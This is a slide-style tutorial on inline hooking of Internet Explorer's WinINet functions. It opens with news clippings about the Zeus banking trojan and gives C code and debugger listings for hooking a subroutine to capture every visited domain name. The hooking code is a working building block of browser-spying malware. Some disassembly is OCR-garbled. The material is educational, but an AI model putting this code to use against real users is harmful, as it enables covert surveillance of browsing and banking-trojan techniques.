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**SPYING ON INTERNET  
EXPLORER** (ANOTHER INLINE HOOKING EXAMPLE)

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- **ONE OF THE MAJOR PROBLEMS THAT EXIST TODAY IN THE INTERNET IS A WHOLE UNDERGROUND MARKETPLACE.**
- **BUSINESS ECOSYSTEM BUILD AROUND ONLINE CYBERCRIME.**
- **THE ONLINE CRIMINALS INVEST TOO MUCH MONEY IN THEIR TARGETED ATTACKS.**
- **THEY ARE HIRING PROGRAMMERS, TESTING PEOPLE AND THEIR SKILLS TO ACHIEVED THEIR EVIL PURPOSES.**
- **CRIMINALS STUDY SECURITY PROFESSIONAL'S HABITS, TO WORKAROUND THE SECURITY DEFENSES PUT IN PLACE.**



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## Worm Morphs, Attacks Banks With Zeus-Like Features

Revamped Ramnit malware 'a powerful weapon,' researcher says

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By Kelly Jackson Higgins  
Dark Reading

Banks in the U.S. and U.K. are under attack by a newly retooled worm that incorporates features from the infamous Zeus and SpyEye financial fraud Trojans.

Ayelet Heyman, senior malware researcher for Trusteer, calls the so-called Ramnit "a powerful weapon." The Ramnit malware has been around for about 18 months, and was recently discovered sporting Zeus-like capabilities, including HTML code injection into browsers in order to game two-factor authentication systems used by financial firms for online transactions.

"The streamlining and infection speed of this malware is known for creating a new generation of Trojans."

Ramnit accounts for more than 70% of Zeus attacks.

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## 'Zeus Trojan' zaps \$3 million from bank accounts

By Ben Rooney, staff reporter September 30, 2010: 2:47 PM ET  
NEW YORK (CNNMoney.com) -- An international cybercrime ring was broken up Thursday by federal and state officials who say the alleged hackers used phony e-mails to obtain personal passwords and empty more than \$3 million from U.S. bank accounts.

Le Monde.fr  
Etats-Unis : les autorités inculpent 60 personnes pour cyberdélinquance

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### Zeus banking virus is back warns

Zeus, a virus that steals online banking details from infected computer users, is more powerful than ever, warns a web security company.



**theguardian**  
Don't bank on your phone – it could be hacked by Zeus 'trojan horse'  
Malware attacks Android phones to steal financial data as security experts warn of 'fraudsters' heaven'

**20 minutos.es**

Hace unos días, multitud de medios publicaban una noticia que alertaba sobre la propagación del trojano Zeus, concretamente la de una nueva versión bautizada como Zifmo o Zeus.

**The New York Times**  
Monday, September 19, 2011  
**How Hackers Snatch Real-Time Security Numbers**  
The world's savviest hackers are on to the "real-time Web" and using it to devilish effect. The real-time Web is the fire hose of information coming from services like Twitter. The latest generation of Trojans – nasty little programs that hacking gangs use to burrow onto your computer – sends a Twitter-like stream of updates about everything you do back to their controllers, many of whom, researchers say, are in Eastern Europe. Trojans used to just accumulate secret diaries of your Web surfing and periodically sent the results on to the hacker.

**The Washington Post**  
Security Fix Live: Web Chats | E-Mail Brian Krebs

**Zeus Trojan Infiltrates Bank Security Firm**  
On Sept. 1, security industry start-up silver Tail systems held an in-depth online seminar for its bank and e-commerce clients that examined the stealth and sophistication of Zeus, a data-stealing Trojan horse program that organized thieves have used in a string of lucrative cyber heists this year.  
A week later, Silver Tail learned that Zeus had infiltrated its own network defenses.

**Fiese «Malware» attackiert E-Banking-Kunden**

BERN - Malware has nothing to do with the paint box of our little ones. This can be seen in online banking at the latest when the account is suddenly empty.



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**HACKER PLEADS GUILTY TO IDENTITY THEFT AND CREDIT CARD FRAUD  
RESULTING IN LOSSES OF MORE THAN \$36 MILLION**

WASHINGTON – Rogelio Hackett Jr., 26, of Lithonia, Ga., pleaded guilty today before U.S. District Judge Anthony J. Trenga in Alexandria, Va., to trafficking in counterfeit credit cards and aggravated identity theft, announced Assistant Attorney General Lanny A. Breuer of the Criminal Division and U.S. Attorney Neil H. MacBride for the Eastern District of Virginia.

According to court documents, U.S. Secret Service special agents executing a search warrant in 2009 at Hackett's home found more than 675,000 stolen credit card numbers and related information in his computers and email accounts. Hackett admitted in a court filing that since at least 2002, he has been trafficking in credit card information he obtained either by hacking into business computer networks and downloading credit card databases, or purchasing the information from others using the Internet through various "carding forums." These forums are online discussion groups used by "carders" to traffic in credit card and other personal identifying information.

- MALICIOUS SOFTWARE ALSO KNOWN AS “MALWARE” CAN COMPROMISE THE SECURITY AND FUNCTIONALITY OF A COMPUTER.
- IT CAN DISRUPT USERS PRIVACY, DAMAGE COMPUTER FILES, STEALING IDENTITIES, OR SPONTANEOUSLY OPENING UNWANTED INTERNET LINKS.  
  
*Zeus banking virus is back warns security firm*  
  
*Zeus, a virus that steals online banking details from infected computer users, is more powerful than ever, warns a web security company.*
- IT CAN BE ALSO USED IN WHAT WE CALL “A ZOMBIE ARMY”, TO MOUNT DISTRIBUTED DENIAL OF SERVICE ATTACKS (DDOS).  

- ONCE INSTALLED IN A COMPUTER IT MONITORS THE USER’S INTERNET BROWSING HABITS.

- **CYBERCRIMINALS USE THE GLOBAL NATURE OF INTERNET TO TAKE ADVANTAGE.**
- **INTERNET IS INTERNATIONAL, IS A GLOBAL SYSTEM OF INTERCONNECTED COMPUTER NETWORKS.**
- **SO AS SOON AS A BULLETPROOF WEBSERVER IS TAKEN DOWN, THE MALWARE INFRASTRUCTURE MOVES RAPIDLY TO ANOTHER INTERNET LOCATION.**
- **THEY PROFIT OF THE NON-EXISTENCE OF A WELL ORGANIZED INTERNATIONAL CYBERCRIME POLICE THAT COULD PREVENT THESE KIND OF OPERATIONS.**

- IT'S BEEN CALLED THE '**SECOND BANK CRISIS**', AND THIS TIME THE CAUSE IS A PIECE OF MALCODE.
- IT CAN STEAL MILLIONS FROM ONLINE BANK ACCOUNTS WITH APPARENT IMPUNITY.
- IT'S NAME IS ZEUS OR ZBOT AND IT'S REALLY CLEVER.
- A GANG OF JUST NINETEEN PERSONS HAVE STOLEN AROUND 20 MILLIONS OF POUNDS USING IT!

Police arrest gang behind  
£20 million online bank  
fraud

Police have infected thousands of PCs with Zeus trojan  
to steal millions

by John E Dunn | Computer World UK | Published: 10:52, 29  
September 2010

In one of the largest  
arrested 19 people accused of being part of a gang that stole  
millions from online bank accounts using the infamous Zeus  
Trojan.

The Metropolitan Police Central e-Crime Unit (PCeU) believes  
that the gang of mostly East Europeans based in London had  
already stolen £6 million (\$9.5 million) from UK accounts, or  
around £2 million per month, and could have taken as much as  
£20 million in total.

- **IN THE PARTICULAR CASE OF ZEUS TROJAN, IT USES INLINE HOOKING TO TAKE CONTROL OVER KEY COMPONENTS OF MICROSOFT WINDOWS APPLICATIONS.**
- **WE ALREADY COVERED WHAT INLINE HOOKING IS IN THE PREVIOUS ARTICLE.** [PREVIOUS ARTICLE](#)
- **IN TODAY EXAMPLE WE ARE GOING TO INTERCEPT AND GRAB TRIVIAL INFORMATION FROM INTERNET EXPLORER.**
- **THE EXAMPLE COVERS INLINE HOOKING WITHOUT USING SPECIFICALLY A WINDOWS API, BUT A SUBROUTINE OF INTERNETCONNECTW EXPORTED FROM WININET.DLL.**
- **THE GOAL IS TO DEMONSTRATE THAT POSSIBILITIES ABOUT INLINE HOOKING ARE WITHOUT LIMITS IF ONE TAKE CARE OF ALL THE DETAILS.**
- **AS A TEST ENVIRONMENT WE USED AN ENGLISH WINDOWS SEVEN DISTRIBUTION WITH INTERNET EXPLORER 8.0 VERSION.**

- IN THIS EXAMPLE WE HOOK SEVERAL WININET FUNCTIONS WITHOUT NECESSARILY USING THEM.
- THE GOAL IS TO SHOW HOW EASY A MASSIVE API HOOKING CAN BE.
- THE CODE CAN BE MODIFIED TO ADD MORE APIS TO THE APINAME ARRAY.
- IT EXISTS THREE MAIN FUNCTIONS:
  - PATCHPREAMBLE
  - CALCULATEANDWRITEJUMP
  - CALCULATEANDWRITETRAMPOLINE

- **FUNCTIONS DECLARED WITH THE `NAKED` ATTRIBUTE ARE EMITTED WITHOUT PROLOG OR EPILOG CODE, ENABLING YOU TO WRITE YOUR OWN CUSTOM PROLOG/EPILOG SEQUENCES USING THE INLINE ASSEMBLER.**
- **SINCE THE `NAKED` DIRECTIVE IS NOT AVAILABLE IN DEV-CPP X86 THE `PATCHPREAMBLE` FUNCTION WILL REWRITE THE HOOK FUNCTION PROLOG WITH NO OPERATION (`NOP`) OPCODES. WE CAN LATER TAKE CARE OF OUR OWN PROLOG IF IT'S NEEDED.**

```
// We patch the preamble prolog in our hook functions.
void PatchPreamble(LPVOID *TargetAddress)
{
    DWORD lpProtect = 0;
    char PatchPreambleOpcode[] = "\x90\x90\x90";
    VirtualProtect(TargetAddress, 0x3, PAGE_EXECUTE_READWRITE, &lpProtect);
    memcpy(TargetAddress, PatchPreambleOpcode, 0x3);
    VirtualProtect(TargetAddress, 0x3, PAGE_EXECUTE_READ, &lpProtect);
}
```

- **CALCULATEANDWRITEJUMP** WILL COMPUTE AND WRITE THE JUMP CODE FROM THE HOOKED API TO OUR HOOK FUNCTION, USING THE FIRST 5 BYTES. WE ARE NOT DISASSEMBLING THE CODE FIRST BUT ASSUMING THAT WE ARE DEALING WITH A **MOV EDI,EDI - PUSH EBP - MOV EBP,ESP** PROLOG.

```
void CalculateAndWriteJump(LPVOID *AdresseFakeApi, LPVOID *AddressAPI)
{
    CHAR  JmpOpcode[5] =    "\xE9\xBA\xBE\xBA\xBE";
    DWORD lpProtect     =    0;
    LPVOID CalculatedJump;
    LPVOID JumpTo;
    CalculatedJump = (LPVOID)AdresseFakeApi - (LPVOID)AddressAPI;
    JumpTo = CalculatedJump - 0x5;
    VirtualProtect(AddressAPI, 0x5, PAGE_EXECUTE_READWRITE, &lpProtect);
    memcpy(JmpOpcode+1, &JumpTo, 0x4);
    memcpy(AddressAPI, &JmpOpcode, 0x5);
    VirtualProtect(AddressAPI, 0x5, PAGE_EXECUTE_READ, &lpProtect);
}
```


- **CALCULATEANDWRITETRAMPOLINE** WILL WRITE THE TRAMPOLINE 300 BYTES LATER FROM THE PATCHED PROLOG. SINCE WE CALCULATE AROUND 400 BYTES FOR THE HOOK FUNCTION CODE, THE GCC STANDARD EPILOGUE (**POP EBP – RETN**) WILL NEVER BE HIT.
- IT EXISTS AN *IDENTIFIER* NAMED *TOTRAMPOLINEBYTES* THAT CAN BE MODIFIED TO ADD MORE SPACE TO INJECT OUR C OR ASM CODE, BUT DO NOT FORGET TO ADD MORE NOPS INSTRUCTIONS INTO THE HOOK FUNCTION, OTHERWISE YOU WILL WRITE OUT OF BORDERS.

```
void CalculateAndWriteTrampoline(LPVOID *AdresseFakeApi, LPVOID *AddressAPI)
{
    DWORD lpProtect;
    DWORD lpProtectm;
    CHAR  JmpOpcode[5] = "\xE9\xDE\xAD\xBE\xEF";
    CHAR  Preamble[5]  = "\x8B\xFF\x55\x8B\xEC";
    LPVOID Trampoline  = (LPVOID)AddressAPI + 0x5;
    LPVOID JumpFrom    = (LPVOID)AdresseFakeApi + ToTrampolineBytes;
    LPVOID JumpTo      = (LPVOID)Trampoline - (LPVOID)JumpFrom - 0x5;

    LPVOID PutPreamble = (LPVOID)JumpFrom - 0x5;
    //Disable memory protection to write Preamble
    VirtualProtect(JumpFrom, 0x5, PAGE_EXECUTE_READWRITE, &lpProtectm);
    memcpy(PutPreamble, &Preamble, 0x5);
    //Enable memory protection preamble write.
    VirtualProtect(JumpFrom, 0x5, PAGE_EXECUTE_READ, &lpProtectm);

    //Disabled memory protection to write Jump
    VirtualProtect(JumpFrom, 0x5, PAGE_EXECUTE_READWRITE, &lpProtect);
    memcpy(JmpOpcode+1, &JumpTo, 0x4);
    memcpy(JumpFrom, &JmpOpcode, 0x5);
    //Enable memory protection write Jump
    VirtualProtect(JumpFrom, 0x5, PAGE_EXECUTE_READ, &lpProtect);
}
```

- THIS IS THE SCENARIO ONCE THE API IS HOOKED. EXAMPLE OF INTERNETCONNECTW.



- AS WE SAID BEFORE , WE ARE NOT GOING TO LEVERAGE ANY WININET API BUT A SUBROUTINE OF INTERNETCONNECTW FUNCTION.

```

7685043A E9 74111BF5 JMP Inline.6BA015B3
7685043F 83EC 28 SUB ESP,28
76850442 53 PUSH EBX
76850443 33DB XOR EBX,EBX
76850445 895D E0 MOV DWORD PTR SS:[EBP-20],EBX
76850448 895D DC MOV DWORD PTR SS:[EBP-24],EBX
7685044B 895D D8 MOV DWORD PTR SS:[EBP-28],EBX
7685044E 895D EC MOV DWORD PTR SS:[EBP-14],EBX
76850451 895D E8 MOV DWORD PTR SS:[EBP-18],EBX
76850454 895D E4 MOV DWORD PTR SS:[EBP-1C],EBX
76850457 895D F4 MOV DWORD PTR SS:[EBP-C],EBX
7685045A 895D FC MOV DWORD PTR SS:[EBP-4],EBX
7685045D 895D F8 MOV DWORD PTR SS:[EBP-8],EBX
76850460 895D F0 MOV DWORD PTR SS:[EBP-10],EBX
76850463 395D 0C CMP DWORD PTR SS:[EBP+C],EBX
76850466 0F84 22DF0300 JE WININET.7688E38E
7685046C 8D45 F0 LEA EAX,DWORD PTR SS:[EBP-10]
7685046F 50 PUSH EAX
76850470 8D45 F8 LEA EAX,DWORD PTR SS:[EBP-8]
76850473 50 PUSH EAX
76850474 6A FF PUSH -1
76850476 FF75 0C PUSH DWORD PTR SS:[EBP+C]
76850479 E8 4F59FFFF CALL WININET.76845DCD
7685047E 8945 0C MOV DWORD PTR SS:[EBP+C],EAX
76850481 3BC3 CMP EAX,EBX
76850483 75 3C JNZ SHORT WININET.768504C1
76850485 56 PUSH ESI
76850486 57 PUSH EDI
    
```

- **TO SUCCESSFULLY HOOK THIS SUBROUTINE WITHOUT HARDCODING ANY ADDRESS WE:**

→ ADD THE NUMBER OF BYTES TO REACH THE [CALL WININET.76845DCD](#) TO THE ADDRESS OF INTERNETCONNECTW.

```

8B45 8C      MOU EAX,DWORD PTR SS:[EBP-74]      WININET.InternetConnectW
83C0 3F      ADD EAX,3F
8985 14FFFFFF MOU DWORD PTR SS:[EBP-EC],EAX
C74424 04 D011A MOU DWORD PTR SS:[ESP+4],6BA011D0
8B85 14FFFFFF MOU EAX,DWORD PTR SS:[EBP-EC]
890424      MOU DWORD PTR SS:[ESP],EAX
EB 40F9FFFF  CALL 6BA024A4
    
```

→ FROM THIS ADDRESS WE TAKE THE NEXT FOUR BYTES SKIPPING THE 0xEB OPCODE.

```

8B45 08      MOU EAX,DWORD PTR SS:[EBP+8]
40          INC EAX
894424 04      MOU DWORD PTR SS:[ESP+4],EAX
8D45 F4      LEA EAX,DWORD PTR SS:[EBP-C]
890424      MOU DWORD PTR SS:[ESP],EAX
EB 8E0C0000  CALL 6BA03160      JMP to msvcrt.memcpy
8B45 F4      MOU EAX,DWORD PTR SS:[EBP-C]
0345 00      ADD EAX,DWORD PTR SS:[EBP+8]
83C0 05      ADD EAX,5
    
```

→ FINALLY WE ADD 5 MORE BYTES.

```

DWORD CalculateJumpFromCall(DWORD *TargetAddress, DWORD *AddressFakeSubRoutine)
{
    DWORD Calculator,AddressToHook;
    (DWORD)Calculator = (DWORD)TargetAddress;
    DWORD Opcodes = "\x90\x90\x90\x90";
    memcpy(&Opcodes, (DWORD)TargetAddress+0x1, 0x4);
    (DWORD)AddressToHook = (DWORD)TargetAddress + (DWORD)Opcodes + 0x5;
    return AddressToHook;
}
    
```

- ONCE THE SUBROUTINE ADDRESS IS OBTAINED WE CAN FOLLOW THE AFOREMENTIONED STEPS:

→ PATCHPREAMBLE.

→ CALCULATEANDWRITEJUMP.

→ CALCULATEANDWRITETRAMPOLINE.

```
76845DCD E9 FEB31BF5 JMP 6BA011D0
76845DD2 83EC 0C SUB ESP,0C
76845DD5 56 PUSH ESI
76845DD6 8B35 40918E76 MOV ESI,DWORD PTR DS:[768E9140] kernel32.IdnToAscii
76845DDC 57 PUSH EDI
76845DDD 33FF XOR EDI,EDI
76845DDF 57 PUSH EDI
76845DE0 57 PUSH EDI
```

- **THE HOOKED SUBROUTINE CALLS IDNTOASCII API EXPORTED FROM KERNEL32 MODULE WHICH CONVERTS AN INTERNATIONALIZED DOMAIN NAME (IDN) OR ANOTHER INTERNATIONALIZED LABEL TO A UNICODE REPRESENTATION OF THE ASCII STRING THAT REPRESENTS THE NAME IN THE PUNYCODE TRANSFER ENCODING SYNTAX.**
- **AS WE ARE INTERESTED IN INTERCEPTING ALL VISITED DOMAIN NAMES WE WILL GRAB EACH AND EVERY ACCESSED WEBSITE IN ASCII FORMAT FROM A STACK BUFFER POINTER.**

Code auditor and software assessment specialist needed

```
JMP Inline.6BA011D0
SUB ESP,0C
PUSH ESI
MOU ESI,DWORD PTR DS:[768E9140] kernel132.IdnToAscii
PUSH EDI
XOR EDI,EDI
PUSH EDI
PUSH EDI
PUSH DWORD
MOU DWORD PTR DS:[768E9140] kernel132.IdnToAscii
PUSH DWORD PTR DS:[768E9140] kernel132.IdnToAscii
MOU DWORD PTR DS:[768E9140] kernel132.IdnToAscii
PUSH EDI
CALL ESI
MOU DWORD PTR DS:[768E9140] kernel132.IdnToAscii
CMP EAX,EDI
JE WININET.76845DCD
LEA ECX,DWORD PTR DS:[768E9140] kernel132.IdnToAscii
PUSH ECX
PUSH 1
PUSH EAX
CALL WININET.76845DCD
TEST EAX,EAX
JL SHORT WININET.76845DCD
LEA EAX,DWORD PTR DS:[768E9140] kernel132.IdnToAscii
PUSH EAX
MOU EAX,DWORD PTR DS:[768E9140] kernel132.IdnToAscii
PUSH 2
POP ECX
MUL ECX
PUSH EDX
PUSH EAX
CALL WININET.76845DCD
TEST EAX,EAX
JL SHORT WININET.76845DCD
PUSH EBX
PUSH DWORD PTR DS:[768E9140] kernel132.IdnToAscii
PUSH EDI
CALL DWORD PTR DS:[768E9140] kernel132.IdnToAscii
PUSH DWORD PTR DS:[768E9140] kernel132.IdnToAscii
MOU EBX,EAX
PUSH EBX
```

Registers (FPU)

```
EAX 001C8B9C
ECX 001C8BA0
EDX 00000000
EBX 00000000
ESP 001C8B34
EBP 001C8BAC
ESI 00000000
EDI 0000FDE9
EIP 76845DCD WININET.76845DCD
C 0 ES 0023 32bit 0<FFFFFFFF>
P 1 CS 001B 32bit 0<FFFFFFFF>
A 0 SS 0023 32bit 0<FFFFFFFF>
Z 1 DS 0023 32bit 0<FFFFFFFF>
S 0 FS 003B 32bit ?FFDF000<4000>
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00000246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty 0.000000000000000000000000
ST1 empty 0.000000000000000000000000
ST2 empty 0.000000000000000000000000
ST3 empty 0.000000000000000000000000
ST4 empty 0.000000000000000000000000
ST5 empty 0.000000000000000000000000
ST6 empty 0.000000000000000000000000
ST7 empty 1.2519775166695107000e-312
3 2 1 0 ESPUOZDI
FST 0120 Cond 0 0 0 1 Err 0 0 1 0 0 0 0 0 <LT>
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```

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
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
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```
1C8B34 7684635F cäu RETURN to WININET.7684635F from WININET.76845DCD
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1C8B3C 0000000F *...
1C8B40 001C8B9C Èi-.
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001C8B64 0581446F oDü ASCII "edition.cnn.com/favicon.ico"
001C8B68 00000001 *...
001C8B6C 00000001 *...
```

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- **WHEN THE USER BROWSES THE INTERNET, SOME WEBSITES CAUSES THE CHANGE OF THE STACK ORDERING.**
  - **THIS IS A NORMAL BEHAVIOR AS INTERNETSETOPTIONS API AND OTHERS INTER MODULAR CALLS COULD CHANGE THE STACK IN DIFFERENT WAYS.**
  - **THAT'S WHY IT IS IMPORTANT TO ANALYSE ALL THE DIFFERENT BEHAVIOURS WHEN WE START TO HOOK WINDOWS INTERNALS PROCEDURES.**

- IN OUR EXAMPLE WE WILL JUST PUT A CONDITION TO CONTROL A STACK VALUE.
- WE ANALYSE IF FROM EBP REGISTER IT EXITS THE *NSERVERPORT* VALUE OF THE PRECEDENT INTERNETCONNECTW API.
- THIS VALUE CAN BE **0X1BB** OR **0X50** WHICH CORRESPOND TO SSL OR NOT SSL CONNECTION.
- IF THIS VALUE EXISTS WE KNOW THAT TWO DWORDS UPPER WE CAN FIND OUR POINTER TO THE WEBSITE NAME.

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- WE COULD IMPLEMENTED THE EXAMPLE IN OTHER “SIMPLER WAYS”, BUT DOING THINGS ALWAYS IN A EASIER AND SIMPLER WAY IT’S NOT ALWAYS GOOD TO LEARN.
  - SOME HOOK FUNCTION CODE WAS WRITTEN IN ANSI C.
  - OTHER PARTS OF CODE IS INJECTED AS RAW BINARY CODE.
  - SO LET’S SEE HOW THE CODE IS IMPLEMENTED.

```
6BA011D0 8B45 C0      MOU EAX,DWORD PTR SS:[EBP-40]
6BA011D3 83F8 50      CMP EAX,50
6BA011D6 74 14        JE SHORT 6BA011EC
6BA011D8 3D BB010000  CMP EAX,1BB
6BA011DD 74 0D        JE SHORT 6BA011EC
```

WE TEST IF THE PORT CONNECTION VALUE IS 80 OR 443. IF VALUE IS ONE OF BOTH WE JUMP TO 0X6BA011EC

```
